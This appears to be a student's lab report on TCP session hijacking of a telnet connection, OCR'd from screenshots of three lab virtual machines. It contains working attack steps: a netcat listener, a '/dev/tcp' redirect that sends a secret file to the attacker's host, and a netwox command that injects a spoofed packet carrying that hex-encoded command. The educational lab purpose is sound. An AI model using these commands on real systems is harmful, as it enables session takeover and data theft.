Experiment-8


Name: Aartee chimate
UID:2018140012
Branch:IT
Sub: css

AIM: To create and understand session hijacking

INTRODUCTION AND HIJACKING EXERCISE PROCEDURE
TCP Session Hijacking Attacks

- Spoof a packet with a valid TCP signature (source IP, dest. IP, source port, dest. Port, and valid sequence number)
- The receiver will not be able to distinguish this spoofed packet from an actual packet
- Attacker may be able to run malicious commands on the server

STEP-1:
Here I created three virtual machines: one for the server , one for the attacker and one for the client.



General

Name: ubuntuClient
Operating System: Ubuntu (64-bit)

System

Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization


Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: ubuntuClient.vdi (Normal, 10.00 GB)

STEP 2:
Installed Wireshark on the attacker machine and completed all the prerequisites. Next, I started listening from the attacker machine using the Netcat command




ubuntuAttacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Dec 14 19:03
aartee@aartee-VirtualBox: ~
Right Ctrl

```
aartee@aartee-VirtualBox:~$ nc -l 9090 -v
Listening on 0.0.0.0 9090
```


STEP 3: Now I created a secret.txt file on the server machine and then initiated the telnet connection from the client machine to the server machine.

Here I am now able to see all the files in the server machine.




```
aartee@aartee-VirtualBox:~$ telnet 192.168.43.14
Trying 192.168.43.14...
Connected to 192.168.43.14.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
[redacted] VirtualBox login:
Password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

25 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Dec 14 18:47:41 IST 2021 from [redacted] VirtualBox on pts/1
aartee@aartee-VirtualBox:~$ ls
CSSLab   Documents  Music     Public  snap       Videos
Desktop  Downloads  Pictures  secret  Templates
aartee@aartee-VirtualBox:~$
```


STEP 4: Now I ran the cat secret command on the server machine and since the attacker was listening on 9090 the content of the secret.txt was displayed in the terminal of the attacker machine.


ubuntuServer [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Activities
Terminal
Dec 14 19:13
aartee@aartee-VirtualBox: ~
Right Ctrl


```
aartee@aartee-VirtualBox:~$ cat secret > /dev/tcp/192.168.43.11
1/9090
aartee@aartee-VirtualBox:~$
```


ubuntuAttacker [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Activities
Terminal
Dec 14 19:13
aartee@aartee-VirtualBox: ~
Right Ctrl

```
aartee@aartee-VirtualBox:~$ nc -l 9090 -v
Listening on 0.0.0.0 9090
Connection received on 192.168.43.14 42654
this is a secret file on the server

aartee@aartee-VirtualBox:~$
```


ubuntuAttacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Dec 14 19:30
aartee@aartee-VirtualBox: ~
Help
No.
Protocol
MDNS
MDNS
TCP
TCP
TCP
DNS
TCP
TCP
ts) on
csCompu
43.14
Seq: 0
wireshark_enp0s3BWI4D1.pcapn
Packets: 24 · Displayed: 24 (100.0%) · Dropped: 0 (0.

```
>>> binascii.hexlify(b'hello')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'binascii' is not defined
>>> import binascii
>>> binascii.hexlify(b'hello')
b'68656c6c6f'
>>> binascii.hexlify(b"\ncat secret > /dev/tcp/192.168.43.111
/9090\n")
b'0a63617420736563726574203e202f6465762f7463702f3139322e31363
82e34332e3131312f393039300a'
>>> 
```



Activities
Wireshark
Dec 14 19:48
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
telnet
```


```
No.   Time            Source          Destination     Protocol  Length Info
   98 29.000131106    192.168.43.13   192.168.43.14   TELNET       67 Telnet Data .
  100 29.169053694    192.168.43.13   192.168.43.14   TELNET       67 Telnet Data .
  104 29.574765555    192.168.43.13   192.168.43.14   TELNET       68 Telnet Data .
  106 29.578248796    192.168.43.14   192.168.43.13   TELNET       68 Telnet Data .
  108 29.792796695    192.168.43.14   192.168.43.13   TELNET      132 Telnet Data .
  110 29.793440711    192.168.43.14   192.168.43.13   TELNET      439 Telnet Data .
  112 29.794086996    192.168.43.14   192.168.43.13   TELNET      137 Telnet Data .
  114 29.794460294    192.168.43.14   192.168.43.13   TELNET       68 Telnet Data .
  116 29.880172818    192.168.43.14   192.168.43.13   TELNET      148 Telnet Data .
```

```
› Internet Protocol Version 4, Src: 192.168.43.14, Dst: 192.168.43.13
⌄ Transmission Control Protocol, Src Port: 23, Dst Port: 42334, Seq: 633, Ack: 150, Len: 82
    Source Port: 23
    Destination Port: 42334
    [Stream index: 0]
    [TCP Segment Len: 82]
    Sequence Number: 633    (relative sequence number)
    Sequence Number (raw): 352949118
    [Next Sequence Number: 715    (relative sequence number)]
    Acknowledgment Number: 150    (relative ack number)
    Acknowledgment number (raw): 367756972
```

```
0000  08 00 27 00 22 5f 08 00  27 e4 1f a2 08 00 45 10   ··'·"_·· '·····E·
0010  00 86 02 c2 40 00 40 06  60 34 c0 a8 2b 0e c0 a8   ····@·@· `4··+···
0020  2b 0d 00 17 a5 5e 15 09  93 7e 15 eb 86 ac 80 18   +····^·· ·~······
0030  01 fd d7 e4 00 00 01 01  08 0a 6c 3c 77 17 5a 2f   ········ ··l<w·Z/
0040  46 3a 1b 5d 30 3b 6d 61  6e 73 69 40 6d 61 6e 73   F:·]0;ma nsi@mans
0050  69 2d 56 69 72 74 75 61  6c 42 6f 78 3a 20 7e 07   i-Virtua lBox: ~·
0060  1b 5b 30 31 3b 33 32 6d  6d 61 6e 73 69 40 6d 61   ·[01;32m mansi@ma
0070  6e 73 69 2d 56 69 72 74  75 61 6c 42 6f 78 1b 5b   nsi-Virt ualBox·[
0080  30 30 6d 3a 1b 5b 30 31  3b 33 34 6d 7e 1b 5b 30   00m:·[01 ;34m~·[0
0090  30 6d 24 20                                        0m$
```


12:41
37%
File Machine View Input Devices Help
Activities
Terminal
Dec 14 19:54
aartee@aartee-VirtualBox: ~

```
aartee@aartee-VirtualBox:~$ sudo netwox 40 --ip4-src 192.168.43.13 --ip4-dst 192.168.43.14
 --tcp-dst 23 --tcp-src 42334 --tcp-seqnum 715 --tcp-window 2000 --tcp-data "0a636174207
365637265742032e202f6465762f7463702f3139322e3136382e34332e3131312f393039300a"
```



ubuntuAttacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Dec 14 20:21
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
aartee@aartee-VirtualBox: ~
Telnet: Pro
Profile: Default
Right Ctrl

Filter: telnet

```
No.     Time          Source          Destination     Protocol Length Info
 1054…  168.476155307 192.168.43.13   192.168.43.14   TELNET       97 Telnet Data
```

```
____|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window
    |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|__________0x07D0=2000______
____|
|           checksum            |           urgptr
    |
|_________0xDD15=56597__________|___________0x0000=0________
____|
0a 63 61 74  20 73 65 63  72 65 74 20  3e 20 2f 64  # .cat s
ecret > /d
65 76 2f 74  63 70 2f 31  39 32 2e 31  36 38 2e 34  # ev/tcp
```

